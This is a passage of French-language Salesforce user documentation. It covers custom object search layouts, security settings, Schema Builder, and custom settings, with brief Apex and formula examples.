    - Pour appliquer des présentations de page différentes basées sur des profils d'utilisateur, sélectionnez `Appliquer une présentation différente par profil` et choisissez la présentation de page de chaque profil.
11. Cliquez sur **Enregistrer** pour modifier les valeurs des listes de sélection standard et personnalisées disponibles pour le type d'enregistrement ou sur **Enregistrer et Nouveau** pour créer un autre type d'enregistrement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des types d'enregistrement d'objets personnalisés :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

# Personnalisation des présentations de recherche pour les objets personnalisés

Vous pouvez définir les champs d'objet personnalisé à afficher pour les utilisateurs dans les résultats de recherche, les boîtes de dialogue de recherche et les listes clés des pages d'accueil d'onglet personnalisé. Vous pouvez spécifier un autre groupe de champs à afficher dans chaque présentation de recherche. Les paramètres s'appliquent à tous les utilisateurs de votre organisation.

Vous pouvez également définir les boutons qui apparaissent dans les vues de liste personnalisées et les résultats de recherche. Vous pouvez masquer un bouton d'affichage de liste standard ou afficher un bouton personnalisé. Les boutons standard ne sont pas disponibles sur les présentations des résultats de recherche. Pour afficher un bouton personnalisé, créez le bouton personnalisé et attribuez-lui un `Type d'affichage` de *`Bouton de liste`*.

1. À partir des paramètres de gestion de l'objet approprié, rendez-vous dans Présentations de page.
2. Cliquez sur **Modifier** en regard de la présentation de recherche que vous souhaitez modifier.

   Remarque: Les champs sélectionnés dans les listes-clés de la page d'accueil des onglets personnalisés font également office de colonnes dans la vue de liste par défaut Tout et de colonnes par défaut des nouvelles vues de liste. Pour afficher d'autres colonnes, personnalisez la vue de liste.

3. Déplacez des champs depuis Champs disponibles vers Champs sélectionnés.
   - Pour personnaliser les champs affichés dans la présentation, sélectionnez un ou plusieurs champs puis cliquez sur **Ajouter** ou sur **Supprimer**.
   - Pour trier les champs affichés dans la présentation, sélectionnez un ou plusieurs champs dans Champs sélectionnés, puis cliquez sur **Monter** ou sur **Descendre**.
   - Pour sélectionner individuellement plusieurs champs, utilisez la combinaison CTRL+clic.
   - Pour sélectionner plusieurs champs à la fois, utilisez la combinaison MAJ+clic.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation des présentations de recherche

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour définir des présentations de recherche pour des objets personnalisés :

- Personnaliser l'application

# Sécurité des objets personnalisés

Apprenez comment les paramètres de sécurité fonctionnent de pair pour que vous puissiez contrôler l'accès à vos objets personnalisés avec un maximum de flexibilité.

Définissez la sécurité des objets personnalisés aux niveaux suivants

- **Onglet** : affiche l'onglet personnalisé des utilisateurs appropriés en fonction de leur profil.
- **Objet** : définit l'accès dont disposent les utilisateurs pour créer, lire, modifier et supprimer des enregistrements pour chaque objet.
- **Enregistrements** : définit le modèle de partage par défaut de tous vos utilisateurs. Ceci détermine l'accès des utilisateurs aux enregistrements d'objet personnalisé dont ils ne sont pas responsables.
- **Relations** - Pour des objets du côté détails d'une relation principal-détails, spécifiez l'accès de partage dont les utilisateurs doivent disposer à l'enregistrement principal afin de créer, de modifier ou de supprimer les enregistrements de détails associés. Cela est spécifié dans l'attribut `Paramètre de partage` du champ de la relation principal-détails de l'objet détaillé.
- **Champs** : définit le niveau d'accès des utilisateurs aux champs de votre présentation de page d'objet personnalisé.

Ces exigences s'appliquent aux objets personnalisés sans relation principal-détails.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les onglets ne sont pas disponibles avec **Database.com**.

| Action | Privilèges requis |
|---|---|
| Création d'un enregistrement | Autorisation « Créer ». Pour que l'utilisateur puisse créer un enregistrement à partir de la liste déroulante Créer du menu latéral, l'onglet correspondant doit être affiché. |
| Affichage d'un enregistrement | Autorisation « Lire » et modèle de partage Accès public en lecture seule ou Accès public en lecture/écriture si l'utilisateur n'est pas le propriétaire de l'enregistrement. |
| Modification d'un enregistrement | Autorisation « Modifier » et modèle de partage Accès public en lecture/écriture si l'utilisateur n'est pas le propriétaire de l'enregistrement. |
| Suppression d'un enregistrement | Autorisation « Supprimer » et être responsable de l'enregistrement ou être à un niveau supérieur au propriétaire de l'enregistrement dans la hiérarchie des rôles. |

Ces exigences s'appliquent aux objets personnalisés présentant une relation principal-détails avec un objet standard ou personnalisé.

| Action | Privilèges requis |
|---|---|
| Créer un enregistrement | Autorisation « Créer » et autorisation d'accès en lecture ou en lecture/écriture à l'enregistrement principal associé, en fonction de la valeur de l'attribut `Paramètre de partage` du champ de la relation principal-détails de l'objet de détail. |
| Affichage d'un enregistrement | Autorisation « Lire » et autorisation d'accès en lecture à l'enregistrement principal associé. Si l'enregistrement possède deux enregistrements principaux dans une relation |

| Action | Privilèges requis |
| --- | --- |
| | plusieurs-à-plusieurs, l'utilisateur doit disposer d'un accès en lecture aux deux enregistrements principaux. |
| Modification d'un enregistrement | Autorisation « Modifier » et autorisation d'accès en lecture ou en lecture/écriture à l'enregistrement principal associé, en fonction de la valeur de l'attribut `Paramètre de partage` du champ de la relation principal-détails de l'objet de détail. |
| Suppression d'un enregistrement | Autorisation « Supprimer » et autorisation d'accès en lecture ou en lecture/écriture à l'enregistrement principal associé, en fonction de la valeur de l'attribut `Paramètre de partage` du champ de la relation principal-détails de l'objet de détail.<br>Lorsqu'un utilisateur supprime un enregistrement qui comporte des enregistrements d'objet personnalisé associés, tous ces enregistrements sont supprimés, que l'utilisateur soit autorisé ou non à supprimer l'objet personnalisé. |

Les administrateurs délégués peuvent gérer presque tous les aspects des objets personnalisés spécifiés, mais ne peuvent ni créer ni modifier des relations sur l'objet, ni définir des valeurs de partage par défaut à l'échelle de l'organisation.

## Remarques relatives à l'activation d'activités pour des objets personnalisés

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Si vous activez des activités lors de la création d'un objet personnalisé, les listes associées d'activités sont ajoutées automatiquement à la présentation de page par défaut. Si vous les activez ultérieurement, lorsque l'objet personnalisé existe, vous devez ajouter manuellement les listes associées à la présentation de page.
- La désactivation des activités d'un objet personnalisé ne supprime pas les enregistrements d'activité existants. Cependant, les listes associées d'activités sont supprimées des pages de l'objet personnalisé, et les rapports contenant les activités et l'objet personnalisé sont supprimés.
- Si un objet personnalisé a une relation principal-détails avec un compte, les activités de l'objet personnalisé sont transmises au compte et la date de `dernière activité` du compte est mise à jour. Pour des objets personnalisés associés à d'autres types d'enregistrements, les activités ne sont pas transmises.
- La possibilité d'envoyer des e-mails ou de créer des documents de publipostage est disponible pour des activités dans des objets personnalisés. L'e-mail doit être envoyé à un contact ou à une piste.
- Lorsque vous modifiez la propriété d'un enregistrement d'objet personnalisé, toutes les activités en cours associées à cet objet personnalisé sont également transférées vers le nouveau propriétaire de l'enregistrement.
- Vous ne pouvez pas désactiver le suivi d'activité d'un objet personnalisé auquel des tâches de workflow sont associées, ou si des tâches et des événements correspondent à des jeux de données enfants de l'objet personnalisé dans une configuration mobile.

- Des enregistrements d'objet personnalisé peuvent être associés à un journal d'appel dans Salesforce CRM Call Center uniquement si des activités sont activées pour l'objet.

CONSULTER ÉGALEMENT :

Définition d'un objet personnalisé

# Gestion de vos objets et champs personnalisés avec le générateur de schéma

## Générateur de schéma

Le générateur de schéma offre un environnement dynamique qui permet de visualiser et de modifier tous les objets et les relations de votre application. Il simplifie considérablement les tâches de conception, de mise en oeuvre et de modification de votre modèle de données ou de votre schéma.

Vous pouvez afficher votre schéma existant, et ajouter interactivement de nouveaux objets personnalisés, champs personnalisés et relations par simple glisser-déposer. Le Générateur de schéma applique automatiquement les modifications et enregistre la présentation de votre schéma à chaque déplacement d'un objet. Cela élimine la nécessité de cliquer d'une page à l'autre pour rechercher les détails d'une relation, ou d'ajouter un nouveau champ personnalisé à un objet de votre schéma.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions

En affichant la référence et les relations principal-détails, le générateur de schéma fournit des informations telles que des valeurs de champ, les champs requis et l'association des objets. Vous pouvez afficher les champs et les relations d'objets standard et personnalisés.

Le générateur de schéma est activé par défaut et permet d'ajouter les éléments suivants à votre schéma :

- Objets personnalisés
- Relations de référence
- Relations principal-détails
- Tous les champs personnalisés, à l'exception de : Géolocalisation

Remarque: Vous ne pouvez pas exporter votre schéma à partir du Générateur de schéma (par exemple, pour l'utiliser dans une autre organisation).

CONSULTER ÉGALEMENT :

Comment puis-je accéder au générateur de schéma ?

Types de champ personnalisés

Ensembles de modifications

# Comment puis-je accéder au générateur de schéma ?

Dans Configuration, saisissez *Générateur de schéma* dans la case Recherche rapide, puis sélectionnez **Générateur de schéma**.

Lors de l'utilisation du générateur de schéma :

- Cliquez sur un objet et déplacez-le n'importe où sur la zone de dessin. Le générateur enregistre la présentation de votre schéma à chaque fois que vous déplacez un objet.
- Pour organiser la présentation des objets dans votre schéma, cliquez sur **Présentation automatique**.

  Important: Lorsque vous avez cliqué sur **Présentation automatique**, vous ne pouvez plus annuler la nouvelle disposition.
- Cliquez sur **Options d'affichage** pour :
  - **Afficher les noms d'élément** si vous préférez des noms système, ou **Afficher les étiquettes d'élément** si vous préférez des valeurs de texte.
  - **Afficher/Masquer les relations**
  - **Afficher/Masquer la légende**
- L'onglet **Éléments** permet de glisser-déposer de nouveaux objets et champs personnalisés dans la zone de dessin.
  - Pour créer un objet personnalisé, reportez-vous à Création d'objets avec le générateur de schéma.
  - Pour créer un champ personnalisé, reportez-vous à Création de champs avec le générateur de schéma.
- L'onglet Objets permet de sélectionner des objets à afficher sur la zone de dessin.
  - Cliquez sur la liste déroulante dans le menu latéral pour filtrer votre liste d'objets :
    - Tous les objets
    - Objets sélectionnés
    - Objets standard
    - Objets personnalisés
    - Objets système

    Remarque: Les objets créés hors du générateur de schéma, par exemple via une application ou l'API, ne s'affichent pas automatiquement sur la zone de dessin. Sélectionnez la case de l'objet créé hors du générateur de schéma pour l'afficher sur la zone de dessin.
  - Pour rechercher un objet, saisissez son nom dans la case **Recherche rapide**.
  - Survolez un objet dans votre liste, puis cliquez sur 🔍 pour le rechercher dans la zone de dessin.
- Survolez les lignes de relations pour afficher les informations correspondantes telles que les relations de référence et principal-détails. Cliquez sur le nom de l'objet pour le rechercher sur la zone de dessin. Vous pouvez masquer les relations si le chargement de votre schéma est trop lent.
- Pour afficher les détails d'un champ dans une nouvelle fenêtre, cliquez avec le bouton droit sur le nom ou l'étiquette de l'élément, puis sélectionnez **Afficher le champ dans une nouvelle fenêtre**.
- Pour modifier les propriétés d'un champ personnalisé, cliquez avec le bouton droit sur le nom ou l'étiquette de l'élément puis sélectionnez **Modifier les propriétés de champ**.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : Toutes les éditions

**AUTORISATIONS UTILISATEUR**

Pour afficher des objets dans le générateur de schéma :
- Personnaliser l'application

- Pour gérer les autorisations d'un champ personnalisé, cliquez sur le nom ou l'étiquette de l'élément puis sélectionnez **Gérer les autorisations de champ**. La boîte de dialogue qui s'affiche permet de gérer la visibilité du champ et la possibilité de le renseigner pour tous les profils standard et personnalisés. Pour les champs personnalisés, la sécurité au niveau du champ est définie par défaut sur visible et modifiable pour des profils internes (les profils non clonés à partir d'Utilisateur partenaire ou de Responsable du portail client). Les champs qui ne sont normalement pas modifiables, tels que les champs de formule et de récapitulatif de cumul, sont visibles et en lecture seule.
- Cliquez sur pour :
  - **Masquer l'objet sur la zone de dessin**
  - **Afficher les détails de l'objet** dans une nouvelle fenêtre
  - **Afficher les présentations de page** dans une nouvelle fenêtre
- Pour les objets contenant de nombreux champs (par exemple Piste ou Campagne), cliquez sur **Afficher plus de champs** pour afficher tous les champs.
- Pour effectuer un zoom avant, cliquez sur . Pour effectuer un zoom arrière, cliquez sur .

  Remarque: Vous ne pouvez pas enregistrer le niveau de zoom à la fermeture du générateur de schéma.
- Pour réduire le menu latéral, cliquez sur . Pour l'agrandir, cliquez sur .
- La carte dans le coin inférieur droit montre la présentation d'ensemble de vos objets sur la zone de dessin. Cliquez sur la carte pour parcourir la présentation de vos objets. Pour faire un panoramique sur la présentation du schéma en mode de zoom avant, cliquez puis maintenez la zone de dessin tout en déplaçant le curseur de la souris.
- Pour fermer le générateur de schéma et enregistrer la présentation de vos objets, cliquez sur **Fermer**.

Important: Si votre schéma contient de nombreux objets et champs, les délais de chargement peuvent être longs. Cliquez sur **Masquer les relations** pour améliorer les performances du générateur de schéma.

CONSULTER ÉGALEMENT :

Création d'objets avec le générateur de schéma

Création de champs avec le générateur de schéma

Recherche des paramètres de gestion d'objet

## Création d'objets avec le générateur de schéma

Pour créer un objet personnalisé avec le générateur de schéma :

1. Cliquez sur l'onglet **Éléments**.
2. Cliquez sur un **Objet**, puis faites-le glisser vers la zone de dessin.
3. Saisissez les informations qui définissent l'objet. Pour consulter une liste de définitions d'objets, reportez-vous à Définition d'objet personnalisé du générateur de schéma à la page 4769.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Définition d'objet personnalisé du générateur de schéma

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer des objets personnalisés dans le générateur de schéma :

- Personnaliser l'application

## Création de champs avec le générateur de schéma

Pour créer un champ personnalisé avec le générateur de schéma :

1. Cliquez sur l'onglet **Éléments**.
2. Cliquez sur un champ, puis faites-le glisser vers un objet de la zone de dessin.
3. Saisissez l'`étiquette du champ`.

   Salesforce renseigne le `Nom du champ` en utilisant son étiquette. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs.

   Assurez-vous que le nom et l'étiquette du champ personnalisé sont uniques pour cet objet.

   - Si un champ standard et un champ personnalisé ont des noms ou des étiquettes identiques, le champ de fusion affiche la valeur du champ personnalisé.
   - Si deux champs personnalisés ont des noms ou des étiquettes identiques, le champ de fusion peut afficher une valeur inattendue.

   Si vous créez une étiquette de champ appelée *`E-mail`* et qu'un champ standard étiqueté `E-mail` existe déjà, le champ de fusion risque de ne pas pouvoir distinguer les champs. L'ajout d'un caractère au nom du champ personnalisé permet de le rendre unique. Par exemple, *`E-mail2`*.
4. Saisissez la `description` du champ personnalisé.
5. Saisissez un `Texte d'aide` pour préciser l'objet et la fonction d'un champ personnalisé.
6. Saisissez une `Valeur par défaut` pour insérer automatiquement une valeur d'un champ personnalisé lors de la création d'un enregistrement.
7. Selon le type de champ personnalisé que vous sélectionnez, saisissez les attributs de champ restants.
8. Cliquer sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer des champs dans le générateur de schéma :

- Personnaliser l'application

Les champs que vous ajoutez via le générateur de schéma ne sont pas automatiquement ajoutés à la présentation de page. Pour spécifier l'emplacement d'affichage du champ, modifiez la présentation de page.

## Suppression d'objets personnalisés avec le générateur de schéma

Vous pouvez supprimer les objets personnalisés dont vous n'avez plus besoin en utilisant le générateur de schéma.

Le générateur de schéma affiche une liste d'effets secondaires lorsque vous essayez de supprimer un objet personnalisé. Assurez-vous d'accepter ces effets secondaires avant de confirmer la suppression. Reportez-vous à Suppression d'objets personnalisés à la page 4742 et Gestion des objets personnalisés supprimés à la page 4744.

1. Cliquez sur l'icône de l'objet personnalisé.
2. Sélectionnez **Supprimer l'objet**. Une boîte de dialogue présente les effets secondaires de la suppression d'un objet. Lisez attentivement ces informations.
3. Si vous acceptez les conditions, cochez **Oui, je veux supprimer l'objet personnalisé**.
4. Cliquez sur **Supprimer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour supprimer des objets personnalisés avec le générateur de schéma :

- Personnaliser l'application

## Suppression de champs personnalisés avec le générateur de schéma

Évitez tout encombrement de champs personnalisés en utilisant le Générateur de schéma pour supprimer les champs dont vous n'avez plus besoin.

Le générateur de schéma affiche une liste d'effets secondaires lorsque vous essayez de supprimer un champ personnalisé. Assurez-vous d'accepter ces effets secondaires avant de confirmer la suppression.

1. Cliquez avec le bouton droit sur le champ personnalisé.
2. Sélectionnez **Supprimer le champ**. Une boîte de dialogue présente les effets secondaires de la suppression d'un champ personnalisé. Lisez attentivement ces informations.
3. Si vous acceptez les conditions, cochez **Oui, je veux supprimer le champ personnalisé**.
4. Cliquez sur **Supprimer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour supprimer des champs personnalisés avec le générateur de schéma :

- Personnaliser l'application

# Définition d'objet personnalisé du générateur de schéma

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

| Champ | Description |
|---|---|
| `Étiquette` | Nom utilisé pour faire référence à l'objet dans les pages de l'interface utilisateur. |
| `Étiquette au pluriel` | Nom de l'objet au pluriel. Si vous créez un onglet pour cet objet, ce nom est utilisé pour l'onglet. |
| `Commence par un son vocalique` | Si nécessaire dans la langue par défaut de votre organisation, activez cette case pour indiquer si votre étiquette doit être précédée d'une apostrophe (« l' » au lieu de « la/le »). |
| `Nom de l'objet` | Un nom unique utilisé pour faire référence à l'objet lors de l'utilisation de l'API. Dans les packages gérés, ce nom unique empêche les conflits de noms dans les installations de packages. Le champ Nom d'objet ne peut contenir que des traits de soulignement et des caractères alphanumériques. Il doit être unique, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Description` | Description facultative de l'objet. |
| `Nom de l'enregistrement` | Nom utilisé dans les présentations de page, les vues de liste, les listes associées et les résultats de recherche. |
| `Type de données` | Type de champ (texte ou numéro automatique) du nom de l'enregistrement. Les enregistrements qui ont un ID unique à la place d'un nom utilisent la numérotation automatique. Un numéro automatique est un numéro unique attribué automatiquement. Il s'agit systématiquement de champs en lecture seule. |
| `Autoriser les rapports` | Permet d'utiliser les données contenues dans les enregistrements d'objet personnalisé pour la génération de rapports.<br>Pour créer des rapports sur des objets personnalisés, choisissez la catégorie de type de rapport **Autres rapports**, sauf si l'objet personnalisé a une relation avec un objet standard. Si l'objet personnalisé a une relation principal-détails avec un objet standard ou représente un objet de recherche sur un objet |

| Champ | Description |
| --- | --- |
| | standard, choisissez l'objet standard pour la catégorie de type de rapport. |
| `Autoriser les activités` | Permet aux utilisateurs d'associer des tâches et des événements du calendrier planifiés, liés aux enregistrements d'objet personnalisé. |
| `Historique du champ de suivi` | Permet à votre entreprise de suivre les modifications apportées aux champs des enregistrements d'objet personnalisé, par exemple l'auteur et la date du changement, ainsi que la valeur du champ avant et après modification. Les données historiques sont disponibles pour la génération de rapports afin que les utilisateurs puissent facilement générer des journaux d'audit lorsque cette fonctionnalité est activée. |
| `Activer la prise en charge des services` | Si votre entreprise a activé des services, sélectionnez cette option pour activer l'objet personnalisé pour les services. Les services regroupent les enregistrements afin de simplifier les recherches, les vues de liste et les rapports, et d'autres zones de Salesforce. Salesforce ajoute un champ `Division` à l'objet personnalisé. Si l'objet personnalisé est le principal d'une relation principal-détails, les objets personnalisés côté détails reçoivent également le champ `Division` et héritent leur division de l'enregistrement principal. |
| `Disponible pour le portail Client` | Cette option permet de rendre l'objet personnalisé disponible partout dans le Portail client de Salesforce. |
| `Préfixe d'espace de noms` | Dans un contexte de génération d'un package, un préfixe d'espace de noms est un identificateur alphanumérique de 1 à 15 caractères qui distingue votre package et son contenu de ceux d'autres développeurs dans AppExchange. Les préfixes d'espace de noms respectent la casse. Par exemple, ABC et abc ne sont pas considérés comme identiques. Votre préfixe d'espace de noms doit être unique parmi toutes les entreprises Salesforce. Il vous permet de contrôler votre package géré en exclusivité. |
| `Statut du déploiement` | Indique si l'objet personnalisé est visible par d'autres utilisateurs. |
| `Ajouter la liste associée des notes et des pièces jointes à la présentation de page par défaut` | Permet aux utilisateurs de joindre des notes et des pièces jointes aux enregistrements d'objet personnalisé.<br>Cette option est disponible uniquement lorsque vous créez un objet. |

# Création de jeux de données uniques

## Paramètres personnalisés

Utilisez des paramètres personnalisés pour créer des jeux de données personnalisés, ou pour créer et associer des données personnalisées dans une organisation, un profil ou utilisateur.

Semblables aux objets personnalisés, les paramètres personnalisés permettent de personnaliser les données de l'organisation. Contrairement aux objets personnalisés qui contiennent des enregistrements spécifiques à un objet, les paramètres personnalisés permettent d'utiliser des jeux de données personnalisés dans toute votre organisation, ou de différencier des utilisateurs ou des profils spécifiques en fonction de critères personnalisés.

Les données des paramètres personnalisés sont exposées dans la mémoire cache de l'application, ce qui optimise l'accès sans les coûts inhérents aux requêtes répétées vers la base de données. Ces données peuvent ensuite être utilisées par les champs de formule, les règles de validation, l'Apex et l'API SOAP

**Remarque:** Si vous envisagez d'utiliser les paramètres personnalisés de liste, choisissez à la place des Types de métadonnées personnalisées à la page 6075. Contrairement aux Paramètres personnalisés de liste, vous pouvez migrer les enregistrements Types de métadonnées personnalisées à l'aide des outils Packages ou API de métadonnées.

Il existe deux types de paramètres personnalisés :

**Liste de paramètres personnalisés**
Ce type de paramètre personnalisé fournit un jeu de données statiques réutilisable, accessible dans toute l'organisation. Si vous utilisez souvent un jeu de données spécifique dans votre application, l'insertion de ces données dans une liste de paramètres personnalisés permet de rationaliser l'accès à cet ensemble. Les données de la liste de paramètres ne varient pas selon le profil ou l'utilisateur, mais elles sont disponibles à l'échelle de l'organisation. Par exemple, les données de la liste peuvent comprendre des codes nationaux en deux lettres, des indicatifs téléphoniques internationaux et des numéros de catalogues de produits. Les données étant mises en cache, l'accès est économique et efficace : aucune requête SOQL, comptabilisée dans les limites du contrôleur, n'est requise.

**Hiérarchie de paramètres personnalisés**
Ce type de paramètre personnalisé utilise une logique hiérarchique intégrée qui permet de « personnaliser » les paramètres de profils ou d'utilisateurs spécifiques. La logique de la hiérarchie vérifie les paramètres d'utilisateur, de l'organisation et de profil de l'utilisateur actuel, puis renvoie la valeur la plus spécifique ou la plus « faible ». Dans la hiérarchie, les paramètres d'une organisation sont remplacés par les paramètres de profil, qui sont à leur tour remplacés par les paramètres de l'utilisateur.

Les exemples ci-dessous illustrent l'utilisation de paramètres personnalisés :

- Une application d'expédition nécessite que les utilisateurs renseignent les codes nationaux pour les livraisons internationales. En créant une liste de paramètres de tous les codes nationaux, les utilisateurs peuvent accéder rapidement à ces données sans envoyer de requête à la base de données.
- Une application calcule et suit les indemnités des commerciaux, mais les pourcentages de commission sont basés sur l'ancienneté. En créant un paramètre de hiérarchie, l'administrateur peut associer un pourcentage de commission différent pour chaque profil au sein du service commercial. Dans l'application, un champ de formule peut être utilisé afin de calculer correctement les compensations de tous les utilisateurs. Le paramètre personnalisé au niveau du profil insère le pourcentage de commission approprié.
- Une application affiche une carte des sites de comptes, le meilleur itinéraire et les conditions de circulation. Ces informations sont utiles pour les commerciaux, mais les responsables de compte s'intéressent uniquement aux sites des clients. En créant un paramètre

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

Les packages ne sont pas disponibles dans **Database.com**.

**AUTORISATIONS UTILISATEUR**

Pour gérer, créer, modifier et supprimer des paramètres personnalisés :
- Personnaliser l'application

de hiérarchie contenant des champs personnalisés avec des cases à cocher pour l'itinéraire et la circulation, vous pouvez activer ces données uniquement pour le profile « Commercial ».

Pour créer et utiliser des paramètres personnalisés :

1. Créez le paramètre personnalisé.
2. Ajoutez des champs au paramètre personnalisé.
3. Ajoutez des données et définissez le niveau d'accès pour les données du paramètre personnalisé.
4. Référencez les données du paramètre personnalisé dans votre application, à l'aide de champs de formule, de règles de validation, d'Apex ou de l'API SOAP.

Vous pouvez également inclure un paramètre personnalisé dans un package. La visibilité du paramètre personnalisé dans le package dépend du paramètre `Visibilité`.

**Remarque:** Seules les définitions des paramètres sont incluses dans un package, pas les données. Pour inclure des données, vous devez compléter les paramètres personnalisés à l'aide d'un script Apex ou API standard exécuté par l'organisation abonnée, une fois le package installé.

CONSULTER ÉGALEMENT :

Affichage des paramètres personnalisés

Considérations relatives aux paramètres personnalisés et limitations

## Accès à des paramètres personnalisés

Vous pouvez accéder à des paramètres personnalisés depuis des champs de formule, des règles de validation, l'Apex et l'API SOAP. Des exemples de segments de code sont présentés ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Developer** Edition **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

Les packages ne sont pas disponibles dans **Database.com**.

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des paramètres personnalisés :

- Personnaliser l'application

### Champs de formule

Les champs de formule fonctionnent uniquement pour des paramètres personnalisés de hiérarchie et ne peuvent pas être utilisés pour des paramètres personnalisés de liste.

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

### Apex

Les Apex peuvent accéder aux deux types de paramètres personnalisés.

Remarque: Si la **confidentialité** d'un paramètre personnalisé est `Protégée` et que le paramètre personnalisé est contenu dans un package géré, l'organisation abonnée ne peut pas modifier les valeurs ni y accéder à l'aide d'Apex.

#### Exemples de paramètres personnalisés de liste

Lorsque vous ajoutez des données à un paramètre personnalisé, vous devez nommer chaque jeu de données. Vous pouvez ainsi différencier les jeux de données par leur nom. L'exemple suivant renvoie une carte des données de paramètres personnalisés. La méthode `getAll` renvoie les valeurs de tous les champs personnalisés associés au paramètre de liste.

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

L'exemple suivant utilise la méthode `getValues` pour renvoyer toutes les valeurs de champ associées au jeu de données spécifique. Cette méthode peut être utilisée avec des paramètres personnalisés de liste et de hiérarchie, à l'aide de différents paramètres.

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

#### Exemples de paramètres personnalisés de hiérarchie

L'exemple suivant utilise la méthode `getOrgDefaults` pour renvoyer les valeurs de jeux de données au niveau de l'organisation :

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

L'exemple suivant utilise la méthode `getOrgDefaults` pour renvoyer les valeurs de jeux de données du profil spécifié : La méthode `getInstance` peut également être utilisée avec un ID d'utilisateur.

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

### API SOAP

Les paramètres personnalisés dont la **Confidentialité** est définie sur `Publique` sont exposés à l'API de façon identique aux objets personnalisés.

Remarque: Si la **Confidentialité** est définie sur `Protégée` et que le paramètre personnalisé est contenu dans un package géré, le paramètre personnalisé n'est pas accessible à l'aide de l'API dans l'organisation développeur et dans l'organisation abonnée.

Utilisez n'importe quel outil avec un accès API pour exécuter des requêtes ou des opérations liées à des paramètre d'autorisation de profil.

Remarque: Pouvez également accéder aux données de paramètres personnalisés via une requête SOQL (Standard Object Query Language), mais cette méthode n'utilise pas le cache de l'application. Cette option est semblable à l'interrogation d'un objet personnalisé.

CONSULTER ÉGALEMENT :

Paramètres personnalisés

# Définition de paramètres personnalisés

Pour créer ou modifier un paramètre personnalisé, procédez comme suit :

1. Dans Configuration, saisissez *Paramètres personnalisés* dans la case Recherche rapide, puis sélectionnez **Paramètres personnalisés**.
2. Cliquez sur **Nouveau** pour créer un paramètre personnalisé, sur **Modifier** en regard du nom d'un paramètre personnalisé ou sur **Modifier** lors de l'affichage des détails d'un paramètre personnalisé.

   Remarque: Une icône indique que le paramètre personnalisé se situe dans un package géré-installé. Vous ne pouvez ni modifier ni supprimer un paramètre personnalisé installé à partir d'un package géré.

3. Définissez les informations suivantes :
   - Étiquette : saisissez l'étiquette affichée dans l'application.
   - Nom d'objet : saisissez le nom à utiliser lorsque le paramètre personnalisé est référencé par les champs de formule, les règles de validation, l'Apex ou l'API SOAP.

     Remarque: Salesforce recommande d'utiliser des caractères ASCII pour le Nom d'objet. Le nom ne peut pas excéder 38 caractères ASCII. L'utilisation de caractères sur deux octets fait l'objet de limitations supplémentaires.

   - Type de paramètre : sélectionnez le type Liste ou Hiérarchie. Le type Liste définit les données au niveau de l'application, telles que les codes nationaux ou les abréviations d'états américains. Le type Hiérarchie définit les paramètres de personnalisation, tels que les valeurs de champ par défaut, qui peuvent être remplacés dans les niveaux inférieurs de la hiérarchie.

     Important: Une fois le paramètre personnalisé enregistré, vous ne pouvez plus modifier cette valeur.

   - Visibilité : sélectionnez une visibilité Protégée ou Publique.
     - Protégé : si le paramètre personnalisé est contenu dans un package géré, les organisations abonnées ne peuvent pas l'afficher : Il ne fait pas partie de la liste du package. En outre, les organisations abonnées ne peuvent pas accéder au paramètre personnalisé à l'aide d'e l'Apex ou de l'API, contrairement aux organisations développeur qui peuvent y accéder. Si le paramètre personnalisé est contenu dans un package non géré, il est disponible comme tout objet personnalisé via Enterprise WSDL (comme si la Visibilité était Publique).
